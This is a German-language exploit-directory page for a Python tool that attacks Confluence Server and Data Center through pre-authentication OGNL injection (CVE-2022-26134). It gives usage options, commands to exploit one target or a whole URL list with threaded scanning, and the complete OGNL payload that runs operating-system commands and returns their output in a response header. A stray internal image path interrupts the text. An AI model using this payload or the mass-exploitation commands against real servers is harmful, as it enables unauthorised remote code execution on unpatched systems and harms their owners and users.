
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
-CVE-2022-26134 — Python-Exploit für Confluence Server/Data Center Pre-Auth-RCE via OGNL-Injection (CVE-2022-26134). Unterstützt Einzel- und Mehrfachziel-Ausführung mit Befehlseinschleusung und Thread-basiertem Scannen. | Kitploit
Tools/GitHubGitHub/darkstuff-lab/-cve-2022-26134
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubdarkstuff-lab/-cve-2022-26134

-CVE-2022-26134

Python-Exploit für Confluence Server/Data Center Pre-Auth-RCE via OGNL-Injection (CVE-2022-26134). Unterstützt Einzel- und Mehrfachziel-Ausführung mit Befehlseinschleusung und Thread-basiertem Scannen.

Repository anzeigen
19vor 2 JahrenNoch nicht geprüft
Teilen

Confluence Pre-Auth Remotecodeausführung via OGNL Injection (CVE-2022-26134)

Confluence Pre-Auth Remotecodeausführung via OGNL Injection (CVE-2022-26134)

  • Am 2. Juni 2022 veröffentlichte Atlassian ein Sicherheitsbulletin für ihre Confluence Server und Data Center Anwendungen, das auf eine kritische Sicherheitslücke für nicht authentifizierte Remotecodeausführung hinweist. Die OGNL-Injection-Schwachstelle ermöglicht es einem nicht authentifizierten Benutzer, beliebigen Code auf einer Confluence Server- oder Data Center-Instanz auszuführen.

WICHTIG

Dieser Exploit dient ausschließlich dazu, Forschern die Demonstration der Schwachstelle zu ermöglichen. Ich befürworte keine illegalen Handlungen und übernehme keine Verantwortung für die missbräuchliche Verwendung dieses Skripts.

• Beispiel einer Anfrage

BurpRequest

Nutzung des Exploits

python3 exploit.py -h
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri (ex. http://target-uri/)
  -f FILEHOSTS, --file=FILEHOSTS
                        example.txt
  -t THREADS_SET, --threads=THREADS_SET
  -m TIMEOUT, --maxtimeout=TIMEOUT
  -o OUTPUT, --output=OUTPUT
  -c COMMAND, --cmd=COMMAND

Einzelziel ausnutzen:

$ python3 exploit.py -u http://xxxxx.com -c id

xpl1

Mehrere Ziele ausnutzen:

$ python3 exploit.py -f urls.txt -p -c id

xpl2

OGNL-Ausdruck

${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

Referenzen:

• https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

• https://attackerkb.com/topics/BH1D56ZEhs/cve-2022-26134/rapid7-analysis

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





